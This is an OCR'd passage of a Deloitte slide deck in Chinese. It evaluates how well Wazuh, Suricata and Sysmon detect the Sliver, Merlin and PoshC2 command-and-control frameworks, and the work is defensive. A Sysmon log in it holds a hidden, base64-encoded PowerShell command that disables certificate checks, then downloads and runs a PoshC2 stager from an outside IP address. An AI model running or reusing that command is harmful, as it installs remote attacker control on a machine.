
Time	rule.description
Mar 29, 2025 @ 17:33:11.381	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M31


Expanded document

Table JSON

t _index	wazuh-alerts-4.x-2025.03.29
t agent.id	001
t agent.ip	192.168.101.138
t agent.name	windows
t data.alert.action	allowed
t data.alert.category	Malware Command and Control Activity Detected
t data.alert.gid	1
t data.alert.metadata.attack_target	Client_Endpoint
t data.alert.metadata.confidence	Medium
t data.alert.metadata.created_at	2022_05_06
t data.alert.metadata.deployment	Perimeter, SSLDecrypt
data.alert.metadata.malware_family	⚠ PoshC2
data.alert.metadata.mitre_tactic_id	⚠ TA0011
data.alert.metadata.mitre_tactic_name	⚠ Command_And_Control
data.alert.metadata.mitre_technique_id	⚠ T1071
data.alert.metadata.mitre_technique_name	⚠ Application_Layer_Protocol


Sysmon - sliver 偵測結果






在 Sliver 建立連線時
Sysmon 有觸發多個 event log
但這些 event 並未觸發 Wazuh Alert

Sysmon - merlin 偵測結果



與監控 Sliver 的結果相似
在 merlin 建立連線時
Sysmon 有觸發多個 event log
但這些 event 並未觸發 Wazuh Alert

Sysmon - Posh C2 偵測結果



	Time	rule.id	rule.description	rule.groups
>	Mar 29, 2025 @ 21:10:32.509	92213	Executable file dropped in folder commonly used by malware	sysmon, sysmon_eid11_detections, windows
>	Mar 29, 2025 @ 21:10:32.361	92057	Powershell.exe spawned a powershell process which executed a base64 encoded command	sysmon, sysmon_eid1_detections, windows
>	Mar 29, 2025 @ 21:10:24.658	92213	Executable file dropped in folder commonly used by malware	sysmon, sysmon_eid11_detections, windows

t data.win.system.message

"Process Create:
RuleName: technique_id=T1086,technique_name=PowerShell
UtcTime: 2025-03-29 13:10:31.281
ProcessGuid: {4c29ee02-f147-67e7-f80d-000000001100}
ProcessId: 10532
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.19041.3996 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Noninteractive -windowstyle hidden -e UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMAbwBwAGUAIABQAHIAbwBjAGUAcwBzACAALQBGAG8AcgBjAGUAOwAgAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAHIAdgBlAHIAQwBlAHIAdABpAGYAaQBjAGEAdABlAFYAYQBsAGkAZABhAHQAaQBvAG4AQwBhAGwAbABiAGEAYwBrACAAPQAgAHsAJAB0AHIAdQBlAH0AOwBbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAGUAcgB2AGkAYwBlAFAAbwBpAG4AdABNAGEAbgBhAGcAZQByAF0AOgA6AFMAZQBjAHUAcgBpAHQAeQBQAHIAbwB0AG8AYwBvAGwAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAACAALQBiAG8AcgAgADMAMAA3ADIAOwAgAGkAZQB4ACAAKABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQAARgA4AC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwA1ADQALgAyADAANAAuADEAOAAyAC4AMQAwADgALwBjAGwAaQBlAG4AdABfADIAMAA0AC8AXwByAHAAJwApACkAKQApAA==
CurrentDirectory: C:\Users\user\
User: DESKTOP-QBGJFSJ\user

Posh C2 在啟動時
Sysmon 有觸發多個 event log
觸發 Wazuh Alert
包含 Malware 以及
Powershell base64 指令事件

Takeaway

實驗結果整理

- 實驗中，僅有 PoshC2 的連線行為被 Wazuh 偵測並產生告警。
- Sliver 與 Merlin 的 C2 行為未被 Wazuh 或 Suricata 偵測。
- 測試情境僅涵蓋 C2 建立階段，未包含前期偵查或後續惡意活動。
- 本實驗結果**不代表** Wazuh 或 Suricata 本身具有偵測缺陷。

更多的挑戰

- 整合 SIEM、EDR 與 NDR，建立可視化且協同運作的 SOC 架構。
- 採用多層次防禦設計，並持續根據新興威脅進行調整。
- 確保日誌蒐集完整，並強化端點監控能力（如部署 Sysmon）。
- 理解每項防護技術的核心功能與侷限性。
- 可定期進行攻擊模擬測試，以驗證防禦策略的實際效果。

Deloitte.

勤業眾信